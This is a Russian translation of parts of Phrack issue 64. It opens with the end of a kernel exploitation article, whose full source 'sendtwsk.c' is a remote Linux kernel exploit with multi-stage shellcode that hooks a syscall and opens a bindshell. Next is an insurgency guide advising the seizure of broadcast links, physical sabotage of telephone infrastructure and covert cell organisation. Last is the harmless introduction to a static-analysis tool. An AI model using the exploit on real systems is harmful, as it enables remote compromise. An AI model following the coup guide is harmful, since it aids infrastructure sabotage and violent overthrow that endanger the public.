|  CS   |
|  EIP   |  <--- saved EIP
|  ..... |
+-----+
```

Все «непатченные» ядра будут иметь одинаковые значения SS и CS, что можно использовать как отпечаток для нахождения ESP и EIP (которые можно проверить нахождение ниже `PAGE_OFFSET` [*]).

[] Как уже было сказано, в последних ядрах адрес разделения `uspace/kspace` может отличаться от `0xc0000000` [конфигурации 2G/2G или 1G/3G].*

Шеллкод stage-3 здесь не приводится, поскольку это стандартный bindshell для пространства пользователя. Используйте тот, который нужен для вашего окружения.

3.2.6 - Код: `sendtwsk.c`

stuff/expl/sendtwsk.c

```
#include <sys/socket.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netinet/ip.h>
#include <netinet/udp.h>

/* from vuln module */
#define MAX_TWSKCHUNK 30
/* end */

#define NOP 0x90

#define OVERFLOW_NEED 20

#define JMP "\xe9\x07\xfe\xff\xff"
#define SIZE_JMP (sizeof(JMP) - 1)

#define TWSK_PACKET_LEN (((MAX_TWSKCHUNK * sizeof(struct twsk_chunk)) +
OVERFLOW_NEED) + SIZE_JMP \
+ sizeof(struct twsk) + sizeof(struct iphdr))

#define TWSK_PROTO 37

#define DEFAULT_VSYSCALL_RET 0xffffe413
```

```

#define DEFAULT_VSYSCALL_JMP 0xc01403c0

/*
 * find the correct value..
alpha:/usr/src/linux/debug/article/remote/figaro/ip_figaro# ./roll
val: 2147483680, 80000020 result: 512
val: 2147483681, 80000021 result: 528
*/

#define NEGATIVE_CHUNK_NUM 0x80000020

char shellcode[]=
/* hook sys_rtsigaction() and copy the 2level shellcode (72) */

"\x90\x90"           // nop; nop; [alignment]
"\x89\xe6"           // mov    %esp,%esi
"\x81\xe6\x00\xe0\xff\xff" // and    $0xffffe000,%esi
"\x81\xc6\x00\x10\x00\x00" // add    $0x1000,%esi
"\x0f\x01\x0e"        // sidtl  (%esi)
"\x8b\xe7"           // mov    0x2(%esi),%edi
"\x81\xc7\x00\x04\x00\x00" // add    $0x400,%edi
"\x66\x8b\x5f\x06"    // mov    0x6(%edi),%bx
"\xc1\xe3\x10"        // shl    $0x10,%ebx
"\x66\x8b\x1f"        // mov    (%edi),%bx
"\x43"               // inc    %ebx
"\x8a\x03"           // mov    (%ebx),%al
"\x3c\xff"           // cmp    $0xff,%al
"\x75\xf9"           // jne    28 <search>
"\x8a\x43\x01"        // mov    0x1(%ebx),%al
"\x3c\x14"           // cmp    $0x14,%al
"\x75\xf2"           // jne    28 <search>
"\x8a\x43\x02"        // mov    0x2(%ebx),%al
"\x3c\x85"           // cmp    $0x85,%al
"\x75xeb"           // jne    28 <search>
"\x8b\x5b\x03"        // mov    0x3(%ebx),%ebx [get sys_call_table]

"\x81\xc3\xb8\x02\x00\x00" // add 0x2b8, %ebx [get sys_rt_sigaction offset]
"\x89\xe5\xf8"         // movl %ebx, 0xffffffff(%esi) [save sys_rt_sigaction]

"\x8b\x13"            // mov    (%ebx),%edx
"\x89\x56\xfc"        // mov    %edx,0xffffffff(%esi)
"\x89\x33"            // mov    %esi, (%ebx) [make sys_rt_sigaction point to our shellcode]

"\xe8\x00\x00\x00\x00" // call   51 <search+0x29>
"\x59"               // pop    %ecx
"\x83\xc1\x10"        // addl   $10, %ecx
"\x41"               // inc    %ecx
"\x8a\x01"           // mov    (%ecx),%al
"\x3c\xaa"           // cmp    $0xaa,%al
"\x75\xf9"           // jne    52 <search+0x2a>
"\x41"               // inc    %ecx
"\x8a\x01"           // mov    (%ecx),%al
"\x88\x06"           // mov    %al, (%esi)
"\x46"               // inc    %esi
"\x41"               // inc    %ecx
"\x80\x39\xbb"        // cmpb   $0xbb, (%ecx)
"\x75\xf5"           // jne    5a <search+0x32>

/* find and decrement preempt counter (32) */

"\x89\xe0"           // mov    %esp,%eax
"\x25\x00\xe0\xff\xff" // and    $0xffffe000,%eax
"\x83\xc0\x04"        // add    $0x4,%eax
"\x8b\x18"           // mov    (%eax),%ebx
"\x83\xfb\xff"        // cmp    $0xffffffff,%ebx
"\x74\x0a"           // je     804851e <end>
"\x81\xfb\x00\x00\x00\x00" // cmp    $0xc0000000,%ebx
"\x74\x02"           // je     804851e <end>
"\xebxec"           // jmp    804850a <scan>
"\xff\x48\xfc"        // decl   0xffffffff(%eax)
/* stack frame recovery step */

```

```

"\x58"                // pop    %eax
"\x83\x3c\x24\x02"    // cmpl  $0x2, (%esp)
"\x75\xfb"            // jne   8048330 <do_unroll>
"\x83\x7c\x24\x04\x01" // cmpl  $0x1, 0x4(%esp)
"\x75\xfb"            // jne   8048330 <do_unroll>
"\x83\x7c\x24\x10\x00" // cmpl  $0x0, 0x10(%esp)
"\x75\xfb"            // jne   8048330 <do_unroll>
"\x8d\x64\x24\xfc"    // lea   0xffffffff(%esp), %esp

"\x8b\x04\x24"        // mov   (%esp), %eax
"\x89\xc3"            // mov   %eax, %ebx
"\x03\x43\xfc"        // add   0xffffffff(%ebx), %eax
"\x40"                // inc   %eax
"\x8a\x18"            // mov   (%eax), %bl
"\x80\xfb\xc3"        // cmp   $0xc3, %bl
"\x75\xfb"            // jne   8048351 <do_unroll+0x21>
"\x80\x78\xff\x88"    // cmpb  $0x88, 0xffffffff(%eax)
"\x74\xfb"            // je    8048351 <do_unroll+0x21>
"\x80\x78\xff\x89"    // cmpb  $0x89, 0xffffffff(%eax)
"\x74\xfb"            // je    8048351 <do_unroll+0x21>
"\x31\xc9"            // xor   %ecx, %ecx
"\x48"                // dec   %eax
"\x8a\x18"            // mov   (%eax), %bl
"\x80\xe3\xf0"        // and   $0xf0, %bl
"\x80\xfb\x50"        // cmp   $0x50, %bl
"\x75\x03"            // jne   8048375 <do_unroll+0x45>
"\x41"                // inc   %ecx
"\xeb\xfb"            // jmp   8048367 <do_unroll+0x37>
"\x40"                // inc   %eax
"\x89\xc6"            // mov   %eax, %esi
"\x31\xc0"            // xor   %eax, %eax
"\xb0\x04"            // mov   $0x4, %al
"\xf7\xe1"            // mul   %ecx
"\x29\xc4"            // sub   %eax, %esp
"\x31\xc0"            // xor   %eax, %eax
"\xff\xe6"            // jmp   *%esi

```

/* end of stack frame recovery */

/* stage-2 shellcode */

```

"\xaa"                // border stage-2 start

"\xe8\x00\x00\x00\x00" // call  8 <func+0x8>
"\x59"                // pop   %ecx
"\x81\xe1\x00\xe0\xff\xff" // and   $0xffffe000, %ecx
"\x8b\x99\xf8\x0f\x00\x00" // mov   0xff8(%ecx), %ebx
"\x8b\x81\xfc\x0f\x00\x00" // mov   0xffc(%ecx), %eax
"\x89\x03"            // mov   %eax, (%ebx)
"\x8b\x74\x24\x38"    // mov   0x38(%esp), %esi
"\x89\x74\x24\x2c"    // mov   %esi, 0x2c(%esp)
"\x31\xc0"            // xor   %eax, %eax
"\xb0\x21"            // mov   $0x21, %al
"\x40"                // inc   %eax
"\x41"                // inc   %ecx
"\x38\x01"            // cmp   %al, (%ecx)
"\x75\xfb"            // jne   2a <func+0x2a>
"\x41"                // inc   %ecx
"\x8a\x19"            // mov   (%ecx), %bl
"\x88\x1e"            // mov   %bl, (%esi)
"\x41"                // inc   %ecx
"\x46"                // inc   %esi
"\x38\x01"            // cmp   %al, (%ecx)
"\x75\xfb"            // jne   30 <func+0x30>
"\xc3"                // ret

"\x22"                // border stage-3 start

"\x31\xdb"            // xor   %ebx, %ebx
"\xf7\xe3"            // mul   %ebx
"\xb0\x66"            // mov   %al, 102

```



```

"\x53"           // push    ebx
"\x43"           // inc     ebx
"\x53"           // push    ebx
"\x43"           // inc     ebx
"\x53"           // push    ebx
"\x89\xe1"       // mov     ecx, esp
"\x4b"           // dec     ebx
"\xcd\x80"       // int     80h
"\x89\xc7"       // mov     edi, eax
"\x52"           // push    edx
"\x66\x68\x4e\x20" // push    word 8270
"\x43"           // inc     ebx
"\x66\x53"       // push    bx
"\x89\xe1"       // mov     ecx, esp
"\xb0\xef"       // mov     al, 239
"\xf6\xd0"       // not     al
"\x50"           // push    eax
"\x51"           // push    ecx
"\x57"           // push    edi
"\x89\xe1"       // mov     ecx, esp
"\xb0\x66"       // mov     al, 102
"\xcd\x80"       // int     80h
"\xb0\x66"       // mov     al, 102
"\x43"           // inc     ebx
"\x43"           // inc     ebx
"\xcd\x80"       // int     80h
"\x50"           // push    eax
"\x50"           // push    eax
"\x57"           // push    edi
"\x89\xe1"       // mov     ecx, esp
"\x43"           // inc     ebx
"\xb0\x66"       // mov     al, 102
"\xcd\x80"       // int     80h
"\x89\xd9"       // mov     ecx, ebx
"\x89\xc3"       // mov     ebx, eax
"\xb0\x3f"       // mov     al, 63
"\x49"           // dec     ecx
"\xcd\x80"       // int     80h
"\x41"           // inc     ecx
"\xe2\xf8"       // loop    lp
"\x51"           // push    ecx
"\x68\x6e\x2f\x73\x68" // push    dword 68732f6eh
"\x68\x2f\x2f\x62\x69" // push    dword 69622f2fh
"\x89\xe3"       // mov     ebx, esp
"\x51"           // push    ecx
"\x53"           // push    ebx
"\x89\xe1"       // mov     ecx, esp
"\xb0\xf4"       // mov     al, 244
"\xf6\xd0"       // not     al
"\xcd\x80"       // int     80h

```

```

"\x22"           // border stage-3 end

```

```

"\xbb";          // border stage-2 end

```

```

/* end of shellcode */

```

```

struct twsk_chunk
{
    int type;
    char buff[12];
};

```

```

struct twsk
{
    int chunk_num;
    struct twsk_chunk chunk[0];
};
void fatal_perror(const char *issue)

```

```

{
    perror("issue");
    exit(1);
}

void fatal(const char *issue)
{
    perror("issue");
    exit(1);
}

/* packet IP checksum */
unsigned short csum(unsigned short *buf, int nwords)
{
    unsigned long sum;
    for(sum=0; nwords>0; nwords--)
        sum += *buf++;
    sum = (sum >> 16) + (sum &0xffff);
    sum += (sum >> 16);
    return ~sum;
}

void prepare_packet(char *buffer)
{
    unsigned char *ptr = (unsigned char *)buffer;;
    unsigned int i;
    unsigned int left;

    left = TWSK_PACKET_LEN - sizeof(struct twsk) - sizeof(struct iphdr);
    left -= SIZE_JMP;
    left -= sizeof(shellcode)-1;

    ptr += (sizeof(struct twsk)+sizeof(struct iphdr));

    memset(ptr, 0x00, TWSK_PACKET_LEN);
    memcpy(ptr, shellcode, sizeof(shellcode)-1); /* shellcode must be 4
bytes aligned */

    ptr += sizeof(shellcode)-1;

    for(i=1; i < left/4; i++, ptr+=4)
        *((unsigned int *)ptr) = DEFAULT_VSYSCALL_RET;

    *((unsigned int *)ptr) = DEFAULT_VSYSCALL_JMP;
    ptr+=4;

    printf("buffer=%p, ptr=%p\n", buffer, ptr);
    strcpy(ptr, JMP); /* jmp -500 */
}

int main(int argc, char *argv[])
{
    int sock;
    struct sockaddr_in sin;
    int one = 1;
    const int *val = &one;

    printf("shellcode size: %d\n", sizeof(shellcode)-1);

    char *buffer = malloc(TWSK_PACKET_LEN);
    if(!buffer)
        fatal_perror("malloc");

    prepare_packet(buffer);

    struct iphdr *ip = (struct iphdr *) buffer;
    struct twsk *twsk = (struct twsk *) (buffer + sizeof(struct
iphdr));

```

```

if(argc < 2)
{
    printf("Usage: ./sendtwsk ip");
    exit(-1);
}

sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
if (sock < 0)
    fatal_perror("socket");

sin.sin_family = AF_INET;
sin.sin_port = htons(12345);
sin.sin_addr.s_addr = inet_addr(argv[1]);

/* ip packet */
ip->ihl = 5;
ip->version = 4;
ip->tos = 16;
ip->tot_len = TWSK_PACKET_LEN;
ip->id = htons(12345);
ip->ttl = 64;
ip->protocol = TWSK_PROTO;
ip->saddr = inet_addr("192.168.200.1");
ip->daddr = inet_addr(argv[1]);
tws->chunk_num = NEGATIVE_CHUNK_NUM;
ip->check = csum((unsigned short *) buffer, TWSK_PACKET_LEN);

if(setsockopt(sock, IPPROTO_IP, IP_HDRINCL, val, sizeof(one)) < 0)
    fatal_perror("setsockopt");

if (sendto(sock, buffer, ip->tot_len, 0, (struct sockaddr *) &sin,
sizeof(sin)) < 0)
    fatal_perror("sendto");

return 0;
}
---

```

4 - Заключительные слова

Обсуждением удалённой эксплуатации завершается данная статья. Были представлены различные сценарии, различные техники и «заметки» об эксплуатации, которые, надеемся, окажутся чем-то полезными. Эта статья стала своеобразным обобщением более общих подходов, применявшихся за эти годы «эксплуатации ядра».

Как сказано в начале статьи, ядро — большой и широкий зверь, предлагающий множество различных «точек атаки» и налагающий более суровые ограничения, чем эксплуатация в пространстве пользователя. Оно также «относительно новое», и улучшения (и новые логические или иные ошибки) появляются. Одновременно появляются новые контрмеры, делающие нашу «жизнь эксплуататора» всё труднее и труднее.

Первый черновик этой статьи был написан несколько месяцев назад, поэтому приносим извинения, если часть представленной информации устарела (или была уже представлена где-то в другом месте без надлежащей ссылки). По тексту добавлено несколько комментариев, указывающих на наиболее важные последние изменения.

Итак, это конец — остаётся лишь место для нескольких приветствий. Спасибо, что дочитали до конца, надеемся, что всё это доставило вам удовольствие.

Особый привет в последний момент ребятам из bitsec, сделавшим отличный доклад об эксплуатации ядра на конференции BlackHat [24]. Загляните в их статью/эксплойты с примерами и

освещением систем *BSD и Windows.

Благодарности и привет, в случайном порядке:

sgrakkyu: darklady(:*), HTB, risk (Arxlab), recidjvo (за трюки с netfilter), vecna (за то, что ты vecna:)).

twiz: lmbdwr, ga, sd, karl, cmn, christer, koba, smaster, участники #dnerds и #elfdev за обсуждения, исправления, отзывы и просто долгие «вечерние/ночные» разговоры.

Отдельный привет akira, sanku, metal_militia и uhly за то, что сделали понедельничный вечер _великолепным_ (и за все выставленные пиво :)).

5 - Ссылки

- [1] Intel Architecture Reference Manuals
<http://www.intel.com/products/processor/manuals/index.htm>
- [2] SPARC V9 Architecture
<http://www.sparc.com/standards/SPARCV9.pdf>
- [3] AMD64 Reference Manuals
http://www.amd.com/it-it/Processors/ProductInformation/0,,30_118_4699_875^7044,00.html
- [4] MCAST_MSFILTER iSEC's advisory
<http://www.isec.pl/vulnerabilities/isec-0015-msfilter.txt>
- [5] sendmsg local buffer overflow
<http://www.securityfocus.com/bid/14785>
- [6] kad, "Handling Interrupt Descriptor Table for fun and profit"
<https://phrack.org/issues/59/4.html#article>
- [7] iSEC Security Research
<http://www.isec.pl>
- [8] Jeff Bonwick, "The Slab Allocator: An Object-Caching Kernel Memory Allocator"
<http://www.usenix.org/publications/library/proceedings/bos94/bonwick.html>
- [9] Daniel P. Bovet & Marco Cesati, "Understanding the Linux Kernel", 3rd Edition [ISBN 0-596-00565-2]
- [10] Richard McDougall and Jim Mauro, "Solaris Internals", 2nd Edition [ISBN 0-13-148209-2]
- [11] Mel Gorman, "Linux VM Documentation"
<http://www.skynet.ie/~mel/projects/vm/>
- [12] sd, krad exploit for sys_epoll vulnerability
<http://www.securiteam.com/exploits/5VP0N0UF5U.html>
- [13] noir, "Smashing The Kernel Stack For Fun And Profit"
<https://phrack.org/issues/60/6.html#article>
- [14] UltraSPARC User's Manuals
<http://www.sun.com/processors/documentation.html>
- [15] prl, "Exploiting SPARC Buffer Overflow vulnerabilities"
<http://www.emsi.it.pl/splotts/solaris/sparcoverflow.html>
- [16] horizon, Defeating Solaris/SPARC Non-Executable Stack Protection
<http://www.emsi.it.pl/splotts/solaris/horizon.html>
- [17] Gavin Maltby's Sun Weblog, "SPARC System Calls"
http://blogs.sun.com/gavinm/entry/sparc_system_calls
- [18] PaX project
<http://pax.grsecurity.net>
- [19] Solar Designer, "Getting around non-executable stack (and fix)"

<http://insecure.org/sploits/linux.libc.return.lpr.sploit.html>

[20] Sebastian Krahmer, "x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique"
<http://www.suse.de/~krahmer/no-nx.pdf>

[21] Laurent BUTTI, Jerome RAZNIEWSKI & Julien TINNES, "Madwifi SIOCGIWSCAN buffer overflow"
<http://lists.grok.org.uk/pipermail/full-disclosure/2006-December/051176.html>

[22] sgrakkyu, "madwifi linux remote kernel exploit"
<http://www.milw0rm.com/exploits/3389>

[23] sd & devik, "Linux on-the-fly kernel patching without LKM"
<https://phrack.org/issues/58/7.html#article>

[24] Joel Eriksson, Karl Janmar & Christer berg, "Kernel Wars"
<https://www.blackhat.com/presentations/bh-eu-07/Eriksson-Janmar/Whitepaper/bh-eu-07-eriksson-WP.pdf>

6 - Исходники: драйверы и эксплойты [stuff.tgz]

[Таблица из ~700 записей — бинарный uencoded архив опущен]

The Revolution will be on YouTube

```

      \B\          \W\
    (* *)        (* *)
| - |           | - |
|   |           |   |
|   | The Revolution will be on YouTube |   |
|   |                               |   |
|   | By Gladio                    |   |
|   |                               |   |
|   | Gladio@phrack.org            |   |
(_____)         (_____)

```

Автор: Gladio

Забудьте всё, что вы знаете о революциях. Это всё неправильно.

Вести обычную войну в индустриализированной стране — самоубийство. Даже если вам удастся собрать военную силу, способную победить правительственные войска, руины того, что останется, не будут стоить усилий. Подумайте о миномётных снарядах, падающих на химические заводы. Масштабные выбросы токсичных отходов. Ядовитые облака, уносимые ветром. Воевать на собственном заднем дворе — это просто глупо. Обратите внимание на то, как сверхдержавы воюют между собой посредством прокси-войн в чужих странах.

Конечно, может быть весело организовать ополчение и поиграть в войну с друзьями в Айдахо. Раздобыть автоматические штурмовые винтовки? Может, даже миномёты, тяжёлые пулемёты и зенитные орудия?

Думаете, они смогут справиться с АС-130, обстреливающим артиллерийскими снарядами с расстояния 12 миль? С группой А-10, плюющих снарядами из обеднённого урана размером с кулак с такой скоростью, что пушка звучит как мопед на максималке? Вооружённая война с современным правительством — это кратчайший путь к уничтожению.

Большинство государственных переворотов осуществляются (или предотвращаются) путём умелого манипулирования информацией. Существует немало стран, где тираны (и законные лидеры) были свергнуты очень небольшими группами, эффективно использовавшими средства массовой коммуникации.

Типичный метод предполагает блокирование всех (или большинства) информационных источников, подконтрольных правительству, и предоставление альтернативы, доносящей ваше послание. Как правило, вы просто объявляете о смене власти, говорите всем, что они в безопасности, и на короткое время вводите комендантский час, чтобы закрепить контроль. Объявляете, что страна, полиция и армия находятся под вашим управлением, и повторяете это снова и снова. Насыщаете эфир своим посланием, не давая распространяться каким-либо противоречащим ему сообщениям.

Практически все вещательные СМИ используют телефонную сеть для передачи контента из студий на передатчики. Телесети используют спутники и PSTN для распространения контента на местные станции, которые в свою очередь используют PSTN для доставки сигнала к месту размещения передатчика.

Захват этих телефонных соединений решает сразу обе задачи: лишает «официальные» СМИ доступа к эфиру и позволяет транслировать собственное послание.

В случаях, когда перехватить передатчики невозможно, эффективным окажется отключение PSTN. Полиция и военные также используют PSTN для связи диспетчерских центров с ретрансляционными башнями. В последнее время многие из них установили беспроводные (микроволновые) резервные системы.

Физическое отключение PSTN непосредственно перед началом ваших трансляций может оказаться весьма действенным. Проще всего это достигается физическим повреждением объектов телекоммуникационной инфраструктуры, однако существуют и нефизические технические средства для осуществления этого в широком масштабе. Описывать их здесь — значит лишь помочь заткнуть дыры, но если у вас есть люди с нужными навыками, это предпочтительнее физических методов, поскольку по мере реализации плана вы сохраните возможность пользоваться этими коммуникационными ресурсами.

Использование интернета

Большая часть дезинформации об insurgency и интернете сосредоточена вокруг идеи «обрушить» сеть. Вероятно, это не самое эффективное применение технических ресурсов. Повстанческому движению выгоднее использовать сеть, нежели уничтожать её. Одно из применений — массовые коммуникации: донести своё послание до широкой аудитории и привлечь новых участников.

Другое применение — связь внутри группы. Здесь всё непросто. Большинство правительств располагают возможностью отслеживать и перехватывать интернет-трафик своих граждан. Правительства, заслуживающие свержения в наибольшей степени, вероятно, наиболее эффективны и в области электронной слежки.

Власти также будут внедрять своих людей в вашу группу, поэтому форумы не станут лучшим средством для обсуждения стратегии и тактики. Форумы могут быть полезны для широких дискуссий: формулировки миссии, целей и вербовки. Остерегайтесь анализа трафика и перехвата. TOR может быть полезен, особенно если ваш сервер доступен исключительно через сеть TOR.

Шифрование — ваш лучший друг, но оно же может стать злейшим врагом. Помните: шифрование лишь покупает вам время. Хороший надёжный шифр, скорее всего, не будет взломан противником в реальном времени, но в конечном счёте поддастся. Важно, чтобы это произошло не раньше, чем станет уже слишком поздно и информация потеряет ценность.

Одноразовый блокнот (OTP) — лучший выбор. Сгенерируйте случайные данные и запишите их на 2, и только 2, DVD-диска. Физически доставьте диски на каждый коммуникационный узел. Никогда не выпускайте их из-под личного контроля. Не отправляйте по почте. Не передавайте ключи через ssh или ssl. Лично вручите диск своему собеседнику на другом конце. Никогда не используйте повторно ни одну часть ключа.

Ниже описан хороший способ использования OTP:

Сгенерируйте хороший OTP (K), придумайте правдоподобное ложное сообщение (M) и, зная свой секретный текст (P), вычислите (где «+» = сложение по модулю 26):

$$\begin{aligned}K' &= M + K \\K'' &= P + K \\C &= K' + P\end{aligned}$$

Заблокируйте K" в банковской ячейке, а K' спрячьте в другом, отдалённом надёжном месте. Держите C на виду с громкими предупреждениями о «Криптосистемах». Когда в ход пойдут методы принуждения — выдержите хотя бы пару хороших ударов, а затем сдайте ключ от банковской ячейки. Они получат K" и вычислят:

$$K'' + C = M$$

— то есть получат ложное сообщение, и ваш настоящий текст останется под защитой.

Операционная безопасность

Классическая «ячеистая» структура наиболее устойчива к внедрению и компрометации. Типичная ячейка должна насчитывать не более 5–10 участников. Один лидер, 2 участника, каждый из которых знает, как выйти на одного члена «вышестоящей» ячейки, и 2 участника, каждый из которых знает, как связаться с одним членом нижестоящей ячейки. Никто, включая лидера, не должен знать, как выйти более чем на одного человека за пределами своей ячейки.

Никогда не используйте настоящее имя и никогда не применяйте свой организационный псевдоним в каком-либо другом контексте.

Электронное общение между участниками следует свести к минимуму. При необходимости оно должно вестись исключительно через OTP-шифр. Желательно, чтобы такие коммуникации сводились к договорённости о личной встрече. Встречайтесь в заранее условленном месте, а затем переходите в другое, незаявленное место, где слежка затруднена, для обсуждения оперативных вопросов.

Не носите с собой телефон. Даже выключенный телефон можно отслеживать, а большинство устройств допускают прослушивание разговоров даже при отключённом питании. Извлечение батареи лишь незначительно безопаснее, поскольку следящее и прослушивающее оборудование может быть встроено в аккумуляторный блок. Если вы оказались на встрече с телефоном, извлеките батарею и поместите и телефон, и батарею в металлическую коробку, унеся её подальше от места разговора.

Никогда не помешает генерировать ложный трафик. Бессмыслица, случайные данные, безобидные истории — всё это создаёт шум, в котором удобнее прятать настоящие переговоры.

Стеганография полезна в сочетании с надёжной криптографией. Зашифруйте и встройте стегано небольшие сообщения во что-нибудь вроде полнометражного фильма в формате AVI и распространите его среди множества людей через торрент. Только ваш адресат будет иметь ключ для расшифровки встроеного сообщения. Обязательно встраивайте чисто случайный шум и в другие фильмы, раздавая их через торрент тоже.

Надеемся, что этот документ окажется полезным отправным пунктом для дальнейшего обсуждения и доработки. Он не претендует на исчерпывающую полноту и, безусловно, не охватывает всего. Не стесняйтесь копировать, дополнять, редактировать и изменять его по своему усмотрению. Добавляйте материалы по своим областям экспертизы.

I. Введение

Автор: Tyler Durden

Phrack Magazine #64, версия от 22 мая 2007 г.

□. : : ##### : : .

Программы содержат ошибки. Это общеизвестный факт.

В этой статье мы рассмотрим проектирование движка для автоматизированного анализа уязвимостей в бинарных программах. Исходный код статического анализатора Chevarista приведён в конце документа.

Цель данной работы — не раскрытие уязвимостей 0day, а понимание того, как их можно находить без участия человека (или при минимальном его участии). Тем не менее мы не будем любезно предоставлять результаты автоматизированного аудита конкретных бинарных файлов: вместо этого мы будем брать обобщённые примеры наиболее распространённых трудностей, с которыми сталкиваются при аудите подобных программ. Наша цель — просветить андеграундное сообщество о том, как написать собственный статический анализатор, а не принести выгоду охранным компаниям или каким-либо коммерческим организациям.

Вместо того чтобы сразу перейти к результатам предложенной реализации, мы введём предметную область анализа программ, не углубляясь сильно в теорию (которая может быть весьма формальной), но рассматривая её с точки зрения хакера, уставшего концентрироваться на конкретной проблеме эксплуатации и желающего исследовать, насколько далеко можно зайти в автоматическом обнаружении уязвимостей и генерации эксплойт-кода без участия человека.

Chevarista пока не достиг своей цели — стать полностью автоматизированным инструментом, — однако он указывает путь к инкрементальной реализации такого инструмента с достаточной универсальностью, чтобы обнаруживать любой определяемый класс уязвимостей.

Обнаружение всех уязвимостей в заданной программе может оказаться невозможным по многим причинам. Первая — мы не можем предсказать, содержит ли ошибку программа, работающая бесконечно долго. Вторая — если программа всё же завершится, число состояний («контекстов памяти»), через которые она прошла, очень велико, и перебор всех возможных конкретных путей исполнения потребует либо всей жизни, либо выделенного кластера машин, работающих над этим долгие годы.

Поскольку нам нужны более автоматизированные системы поиска ошибок, а таких вычислительных мощностей нет, необходимо проявлять смекалку в том, что именно анализировать и насколько обобщённо мы можем рассуждать о программах — чтобы один небольшой анализатор мог обнаруживать самые разные классы ошибок. В конце концов, если усилия не окупаются универсальностью, вероятно, лучше проводить аудит кода вручную — это продуктивнее. Однако автоматизированные системы не ограничены только поиском уязвимостей: благодаря тесной связи с анализируемой программой они могут точно установить условия, при которых возникает ошибка, и необходимый контекст для её воспроизведения.

Но кто-то может возразить: «Разве фаззинг не должен делать это уже?». Мой ответ: да. Но статический анализ — это интеллект внутри фаззинга. Программы для фаззинг-тестирования дают хорошие результаты, однако любой хороший фаззер требует проектирования с учётом основных ориентиров статического анализа. Эта статья отчасти применима и к фаззингу, но предложенная

реализация анализатора Chevarista фаззером не является. Во-первых, Chevarista не выполняет программу для её анализа. Вместо этого он работает как (де)компилятор, но выполняет анализ, а не транслирует код обратно в ассемблер (или в исходный код). Таким образом, он значительно производительнее фаззинга, но требует большого объёма разработки и изучения литературы для создания полноценного автоматического инструмента, о котором мечтают хакеры.

Найдётся и другой человек, который скажет: «Ваша штука более-менее похожа на фреймворк эксплуатации, это не так уж ново». Фреймворки эксплуатации действительно не являются чем-то очень новым. Ни один из них не анализирует программы на наличие уязвимостей и реально работает только при наличии достаточно хороших встроенных эксплойтов. Когда фреймворк позволяет лишь запускать эксплойты вручную, это уже не автоматизированный фреймворк. Именно поэтому Chevarista — это не CORE Impact и не Metasploit: это анализатор, который находит ошибки в программах и сообщает, где они находятся.

И ещё один тучный товарищ в конце зала пригрозит: «Просто невозможно найти уязвимости в коде без исходников...» — и многие с ним согласятся, поскольку на исходном коде это и так достаточно сложно. Я бы ответил на это несколькими замечаниями: для некоторых ассемблерный код *и есть* исходный код, а значит, наличие ассемблера равносильно наличию исходников, только без определённого количества информации. Именно этот объём утраченной информации нам и нужно восстанавливать при написании декомпилятора.

Во-первых, у нас нет имён переменных, но переименование переменных не влияет на результат анализа уязвимостей. Во-вторых, у нас нет типов, однако типы данных в скомпилированных программах на С не обязательно задают свойства значений переменных (из-за приведений типов в С или компилятора без строгой проверки типов). Единственная реальная информация, которая имеет значение, — это размер переменной в памяти, который в большинстве случаев можно восстановить из ассемблерной программы. Это менее справедливо для программ на С++ (или других программ на высокоуровневых объектно-ориентированных или функциональных языках), но в данной статье мы будем в основном сосредоточены на скомпилированных программах на С.

Широко распространено мнение, что анализ программ сложнее выполнять на низкоуровневом (императивном) языке, чем на высокоуровневом (императивном). Это одновременно верно и неверно — нужно быть точнее. Конкретно мы хотим сравнить анализ кода на С и анализ ассемблерного кода:

Доступная информация	Код на С	Ассемблерный код
Оригинальные имена переменных	Да (явно)	Нет
Оригинальные имена типов	Да (явно)	Нет
Последовательность управления	Да (явно)	Да (явно)
Структурированное управление	Да (явно)	Да (восстановимо)
Зависимости данных	Да (неявно)	Да (неявно)
Типы данных	Да (явно)	Да (восстановимо)
Передачи регистров	Нет	Да (явно)
Конкретные инструкции	Нет	Да (явно)

Рассмотрим эти пункты подробнее:

- Последовательность управления очевидно сохраняется в ассемблере, иначе процессор не знал бы, как выполнять бинарную программу. Однако бинарная программа не содержит чётко структурированного дерева исполнения. Условные операторы, и особенно циклы, не представлены явно в исполняемом коде. Нам нужен предварительный анализ для структурирования графа потока управления. Это уже делалось как для исходного, так и для бинарного кода с использованием различных алгоритмов, которые мы не рассматриваем в данной статье.
- Зависимости данных неявны даже в исходной программе, однако их можно точно вычислить как в исходном, так и в бинарном коде. Анализ потоков данных в бинарном коде несколько отличается, поскольку он содержит каждую отдельную загрузку и сохранение между регистрами и памятью, а не только на уровне переменных, как в исходной программе. Из-за этого ассемблерные программы содержат больше инструкций, чем операторов в исходных программах. Это одновременно преимущество и недостаток. Преимущество в том, что мы можем отслеживать поток значительно детальнее на машинном уровне — что особенно необходимо для всевозможных оптимизаций или машинно-специфических ошибок, зависящих от того, находится ли переменная в памяти или в регистре. Недостаток же в том, что для анализа таких больших программных листингов требуется больше памяти.
- Типы данных явны в исходной программе. Вероятно, восстановление типов — это наиболее сложная информация для извлечения из бинарного кода. Однако это уже делалось, и предложенный в данной статье подход вполне совместим с существующими работами по декомпиляции на основе типов. Типы данных значительно сложнее восстанавливать при работе с реальными объектами (например, классами в скомпилированных программах на C++). В этой статье мы не будем заниматься восстановлением объектных классов, поскольку сосредоточены на уязвимостях, связанных с памятью.
- На уровне регистров могут возникать аномалии [DLB], которые могут быть полезны хакеру при определении того, как создать контекст регистров или памяти при написании эксплойтов. Анализ кода на бинарном уровне имеет то преимущество, что обеспечивает более тесный подход к генерации эксплойтов для реально существующих целей.
- Информация на уровне инструкций важна также для того, чтобы не пропустить ошибки самого компилятора. В академической среде весьма уважаемо создание сертифицированного компилятора, доказывающего семантическую эквивалентность исходного кода и скомпилированного, однако с точки зрения хакера это не имеет большого значения. Конкретное использование в реальной жизни означает конкретный код, то есть ассемблер. Кроме того, хотя это редкость, уже были зафиксированы некоторые нарушения при исполнении определённых паттернов инструкций процессором, с которыми анализатор на уровне инструкций может справиться, а анализатор на уровне исходного кода — нет. Последняя причина, которую я хотел бы упомянуть, — исходный код проекта весьма многословен. Если анализатор кода встраивается в какое-то важное устройство, исходный код ПО внутри устройства либо будет недоступен, либо на устройстве будет недостаточно памяти или пропускной способности для хранения доступной копии исходного кода. Анализаторы бинарного кода не имеют этой зависимости от исходного кода и могут использоваться в более широком контексте.

